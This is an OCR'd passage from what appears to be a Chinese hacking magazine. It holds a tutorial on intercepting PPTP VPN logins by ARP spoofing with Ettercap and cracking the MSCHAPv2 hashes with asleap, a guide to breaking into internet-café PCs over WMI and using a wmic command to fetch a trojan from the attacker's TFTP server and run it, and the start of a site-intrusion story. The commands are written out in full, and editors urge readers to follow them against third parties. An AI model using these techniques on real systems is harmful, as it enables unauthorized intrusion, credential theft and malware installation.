


图10




图11

择**Sniff remote connections，即嗅探远程连接内容**。此时，ettercap就开始进行Arp双向欺骗，以截获双方通信内容了。

8、接下来，经过耐心地等待，即可截获VPN交互数据包。对于没有耐心的攻击者，也会使用诸如D.O.S等方式强制断开目标VPN连接，来达到迫使远程VPN客户端重新登录的目的。如图10所示，在Ettercap里就可以直接过滤出采用MSCHAPv2加密的VPN用户登录Hash值，里面包含了VPN用户登录账户名及对应密码。

9、先使用asleap附带的genkeys工具来将字典文件转换成攻击程序可以识别的格式。字典可以事先根据需要来制作，比如生日、常用单词等，大家可以自行建立字典。

如图11所示，将字典中30多万key转换成可以识别的Hash只花费了2秒，转换速率为14.6万密码/秒。具体命令：**genkeys –r wordlist.txt –f wordlist.dat –n wordlist.idx**。

参数解释：
–r　wordlist　wordlist为事先制作的字典文件。
–f　word.dat　将事先制作的字典文件转换成dat文件，文件名可相同。
–n　word.idx　将事先制作的字典文件转换成idx文件，文件名可相同。

在建立好dat及idx文件后，就可以导入asleap进行破解了。

10、接下来我们就可以使用asleap对截获到的PPTP VPN交互Hash进行破解了，命令：**asleap –C Challenge –R Response –f wordlist.dat –n wordlist.idx –v**。

参数解释：
–C　Challenge Hash　此处输入截获到的VPN Challenge Hash内容
–R　Response Hash　此处输入截获到的VPN Response Hash内容
–f　wordlist.dat　跟上前面生成的字典转换dat文件
–n　wordlist.idx　跟上前面生成的字典转换idx文件
–v　该参数为显示详细破解过程，可选

现在这里就会用到在步骤8中捕获到的Hash，提取后如下：

```
Tunnel PPTP: 192.168.113.78 -> 192.168.113.3
PPP : MS-CHAP Password:
admin:"":"":00000000000000000000000000000000000000000000000:
51F79B60C8D68BD9DE5D31E4EB92F3F59D058011FE21A06A:CF06BFA79F8ADC3E
```

其中：Chanllenge挑战Hash为51F79B60C8D68BD9DE5D31E4EB92F3F59D058011FE21A06A；Response响应Hash为CF06BFA79F8ADC3E。如图12所示，可以看到，直接破解出当前VPN用户登录密码为haha23#。

三、一些细节

1、作为Asleap也支持混杂模式，可配合中间人攻击直接监听网卡，当截获到PPTP VPN用户登录Hash，可进行即时暴力破解。

2、若事先制作的字典里面没有包含预攻击VPN账户的密码，则会出现错误提示，如图13所示。

其实，PPTP VPN破解工具还有很多，但是多数并不易用，比如另一款THC出品的PPTP VPN在线破解工具thc–pptp–bruter，对于Windows Server 2003下搭建的PPTP VPN已经失去了工作效力。因为微软在这款工具推出后不久，就已经采取了针对性的系统改进及防范，但是本文的asleap依然有效。




图12




图13

四、VPN防御及改进方法

改进方法之一：提高VPN用户登录密码复杂度。

由于字典破解自身的局限性，其主要是针对采用有规律的密码，如生日、电话号码、姓名、单词等有规律的组合，而当目标采用复杂密码，比如大小写字母+数字或者大小写字母+数字+特殊符号这样的组合作为登录密码，字典就失去其效力了。

所以，对于安全有着较高要求的环境，应当修改登录密码为包含大小写字母、数字及特殊符号的密码，同时位数应设置为8位以上，这样才有可能抵御前面讲述的asleap攻击。

改进方法之二：提高VPN加密级别。

对于中型以上企业，应考虑将现有的PPTP VPN升级为基于IPSec的VPN服务器，或者采用L2TP证书验证的高级VPN服务器。PPTP VPN确实很方便部署，但是安全性还是有所欠缺，尤其是在其算法已经被分析成功的情况下，采取更高级加密级别才是行之有效的方法。

最后，我是来自ZerOne安全团队的Christopher Yang，虽然这是带给新人的一篇关于介绍PPTP VPN攻击的小文，但在目前很多人忙着学习注入、跨站的同时，也希望大家多换几个思路：攻击，并不只是入侵网站，改改页面而已，有很多方式能达到渗透的效果，对于很多企业，这些直接看不到的攻击，反而会是危害最大的。

编辑点评：

作者是在xKungFoo演讲过的牛人了，文章写得也很容易懂，小菜们有眼福了，细读一遍文章，照章操作，会有收获的。至于文章中的工具，作者没有提供，大家发挥搜索能力吧，在网上都可以找到的。NOHACK

WMI之原始入侵法

图独孤求败[中国调用门安全小组]

从本文你可以了解用命令行实现wmi入侵

大家好，相信有许多小菜都使用Recton或135自动抓鸡工具抓了不少的肉鸡了，但很少有人知道那些利用工具的原理是什么，下面我给大家一一讲解。

记得好像年前有篇文章是用wmi命令来入侵网吧的电脑，后来由于不知道用什么命令来实行cmd命令，结果作者就又用Remoxec这个工具来攻击了，今天我算是给他那篇文章的补充。

我们知道，在网吧一般都使用克隆盘来安装电脑，所以每台电脑上的用户名和密码都是一样的，那我们怎么知道自己电脑上的用户名和密码呢？




图1

先按shift键，然后在桌面上随便找个程序单击右键，选择“运行方式”，然后就会弹出一个对话框，如图1所示。选择“下列用户”，你就在密码那个地方输入密码猜一下，一般先用空密码，不行就输入别的。

如果密码正确就能打开那个程序，反之则提示错误。当知道用户名和密码之后，就可以使用wmi命令连接对方的电脑了（**前提：对方的135端口相应的服务必须打开**）。

编辑注：这个猜密码的方法可有点笨呀，可以用getshash来抓取再破解，多去几次网吧就行了，呵呵。

依次选择“**开始**”-->“**运行**”-->“**cmd**”，进入cmd命令提示符，在里面输入**wmic**然后按回车（初次运行会自动提示你安装的）就进入了wmi命令控制台，如图2所示。




图2

然后使用/**node**:"**对方ip**" /**user**:"**用户名**" /**password**:"**密码**"命令连接对方的电脑，如果没有任何提示，说明连接成功，但还必须输入一个简单的wmci命令来查看下是否有执行命令的权限。就输入os吧，用来查看操作系统信息的命令，要是能成功返回系统信息就说明成功了。

下面就关键了，也是以前那篇文章不能解决的问题，用什么wmi命令来实行cmd命令。记得有人想用job作业对象来实行，但结果不成功，下面我就用process命令来实行cmd命令吧，命令为：**process call create "cmd命令"**。

如果想打开它的23端口的Telnet服务，就用命令**process call create "tlntsvr.exe"**，但许多网吧都删了这个服务，那我们就用tftp命令来发送木马文件吧。




图3

首先在自己的电脑上配置一个tftp服务器，我用的是tftpd32这个小型的tftp服务器。运行后选择“设置”，在那里随便输入一个比较大的数字吧，主要是为了不让它在传输文件时中断。根目录我输入d:\，然后把我的木马服务端server.exe放到d盘，如图3所示。




图4

然后运行命令**process call create "tftp -i 192.168.0.72 get server.exe"**，192.168.0.72是我自己电脑的ip。关于怎么查看自己电脑的ip，我们可以在cmd命令提示符下输入**ipconfig**按回车就可以了，如图4所示，这样就可以把木马的服务端发送到对方的电脑中。

接下来再运行**process call create "server.exe"**运行我们的木马服务端，过不了多久就能上线了，如图5所示。




图5

好了，应该是说再见的时候了，这篇文章我够精简了，主要是为了不占用版面。而且为了照顾菜鸟，我还是做了个动画，谢谢大家的支持。

[文章中用到的tfpt.exe和作者做的动画007.exe已收录在本期光盘]

编辑点评：

命令行下真的可以做很多事，如果你了解它的话。我以前在“高手专栏”的批处理专题中讲过怎样掌握命令行下的wmic，大家可以去翻看一下。

黑盒+白盒入侵站点

文 sniperhg [0.S.T]

本文你可以学习到字符型php注入的mysql语句

有位哲学家说过：枪不用，要生锈，脑不用，要秀逗。什么！？没听过！？那不怪你，这句话是我自己编的。过年在家一直没机会写东西，走亲戚走到今天算是彻底结束，有闲暇时间写点稿了。

一、正面进攻，踩点失败

在自家论坛上逛逛，看到个XX战队的友情链接，没事就想练练。虽然没搞下来（具体原因大家在后面就会了解），但是并不是没有收获，好赖练了练手。

打开其主页，Powered by iwms 5.0，还没听说过这个ASPX程序的漏洞，自己以前也尝试过find bug一番，无奈能力不够，并未能找到什么。再看看其它的2级米，bbs为DZ 7.0，没什么致命漏洞，有也在那帮牛人手里握着，唉……blog为z-blog，也没什么利用的地方，踩点失败。

二、旁注成功，白忙活了

